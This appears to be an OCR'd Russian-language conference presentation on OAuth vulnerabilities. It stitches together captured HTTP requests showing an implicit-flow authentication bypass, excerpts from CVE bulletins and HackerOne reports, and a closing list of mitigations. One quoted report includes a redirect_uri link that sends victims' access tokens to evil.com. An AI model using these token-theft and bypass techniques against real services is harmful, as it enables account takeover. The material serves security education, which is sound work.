



```
{"email":"Invalid-email","username":"BAD","token":"EYdRqrnfuTETtzgmOF2ugAWwQ3GLVm6y2vJrccxi9k2"}

HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Set-Cookie: session=FMbRckdLIHgnFDSITfRiMQAYd3hMoojD; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 15

"Invalid email"
```

Обход аутентификации через поток неявного доступа




```
{"email":"GOOD-email","username":"BAD","token":"EYdRqrnfuTETtzgmOF2ugAWwQ3GLVm6y2vJrccxi9k2"}

HTTP/1.1 302 Found
Location: /
Set-Cookie: session=FMbRckdLIHgnFDSITfRiMQAYd3hMoojD; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```


Unprotected dynamic client registration
SSRF via OpenID dynamic client registration
Using logo_uri for SSRF
OAuth authentication vulnerabilities
Allowing authorization requests by reference
Extending OAuth with OpenID Connect
Unverified user registration
Vulnerabilities in the OAuth service
Vulnerabilities in the OAuth client application
Flawed scope validation
Scope upgrade: authorization code flow
Scope upgrade: implicit flow
Leaking authorization codes and access tokens
Flawed CSRF protection
Improper implementation of the implicit grant type
Forced OAuth profile linking
Checking the state parameter
Authentication bypass via OAuth implicit flow
Researching a similar request /auth?client_id=[...]
Stealing codes and access tokens via a proxy page
Useful vulnerabilities for this purpose is:
- open redirect
- dangerous JavaScript that handles query parameters and URL fragments
- XSS vulnerabilities
- HTML injection vulnerabilities
OAuth account hijacking via redirect_uri
Submitting any arbitrary value as the redirect_uri without encountering an error

CVE

IBM Support

Search support or find a product

Security Bulletin: Cross-site scripting in Oauth (CVE-2013-6738)

Security Bulletin

Summary

Cross-site scripting in Oauth

Vulnerability Details

CVE ID: CVE-2013-6738

DESCRIPTION:
OAuth /authorize endpoint will return an invalid query param in the response. This allows a script to be injected in the response.

CVSS:
CVSS Base Score: 4.3
CVSS Temporal Score: See https://exchange.xforce.ibmcloud.com/vulnerabilities/89854 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:N/AC:M/Au:N/C:N/I:P/A:N)

Any customer using version 1.1 should call IBM Support for guidance.

Affected Products and Versions

IBM SmartCloud Analytics LogAnalysis v1.1 and v1.2

VDB-177761 · CVE-2021-22119


VMWARE SPRING SECURITY UP TO 5.2.10/5.3.9/5.4.6 /5.5.0 OAUTH 2.0 CLIENT WEB/WEBFLUX RESOURCE CONSUMPTION


ENTRY EDIT HISTORY DIFF JSON XML CTI

vmware

CVSS Meta Temp Score	Current Exploit Price (≈)	CTI Interest Score
4.1	$0-$5k	0.00

A vulnerability, which was classified as problematic, has been found in Vmware Spring Security up to 5.2.10/5.3.9/5.4.6/5.5.0. This issue affects an unknown part of the component *OAuth 2.0 Client Web/WebFlux*. The manipulation with an unknown input leads to a denial of service vulnerability. Using CWE to declare the problem leads to CWE-400. Impacted is availability. The summary by CVE is:


hackerone
SOLUTIONS
PRODUCTS
PARTNERS
COMPANY
28
#136582
OAuth 2 Authorization Bypass via CSRF and Cross Site Flashing
Share:
TIMELINE
opnsec submitted a report to Vimeo.
May 5th (5 years ago)
Hello Vimeo Security Team,
There is a vulnerability in api.vimeo.com/oauth which allows an attacker to gain full App privilege over a Vimeo victim user account without user approval, just by having the victim open a link to the attacker webpage.
Proof of Concept link :
http://opnsec.com/vimeo/vimeoOAuth2Bypass.html
POC requirements :
-Tested on Windows 8.1/10 with Firefox 46, Chrome 50, Internet Explorer 11
-Flash must be active
-You must be logged in Vimeo
POC instructions :
1. Open the POC link
2. Wait a few seconds
3. The leaked infos from OAuth authorization will show in the box.
4. You can then check your vimeo Apps setting page at https://vimeo.com/settings/apps to see that the app 'OAuthBypass' is authorized Apps


hackerone
SOLUTIONS
PRODUCTS
PARTNERS
COMPANY
51
#665651
Stealing Users OAuth Tokens through redirect_uri parameter
Share:
TIMELINE
manshum12 submitted a report to TTS Bug Bounty.
Aug 2nd (2 years ago)
I found that https://login.fr.cloud.gov/oauth/authorize has vulnerability by open redirect on oauth redirect_uri which can lead to users oauth tokens being leaked to any malicious user.
Step :
1, Clicked on link https://login.fr.cloud.gov/oauth/authorize?client_id=[redacted]&response_type=token&redirect_uri=https%3A%2F%2Fevil.com%2Fauth%2Fcallback&state=[redacted]
2, Choose any .gov account to login (Screenshot) then i believe you will got redirect to evil.com with oauth access token .
Impact
Attacker can using this bug to stolen victim access token , that means he can takeover victim account .
magicmouse HackerOne triage posted a comment.
Aug 2nd (2 years ago)
Hi @tom2314,

Mitigation на стороне Сервера

- Ведение белых списков **redirect_uri**
- Принуждение к использованию параметра **state**
- Осуществление валидации **client_id** и выданного **токена**

Mitigation на стороне Клиента

- Понимание всех этапов работы через OAuth
- Использование параметра **state**
- Отправка **redirect_uri** не только на **/authorization**, но и на **/token**
- Забота о **client_secret** и **authorization code**

ТЕХНО 2021 infotecs ФЕСТ

Спасибо за внимание!

Пушкин Александр Несергеевич

Aleksandr.Pushkin@amonitoring.ru

Подписывайтесь на наши соцсети

@infotecs.ru

@vpninfotecs

@InfoTeCS_Moscow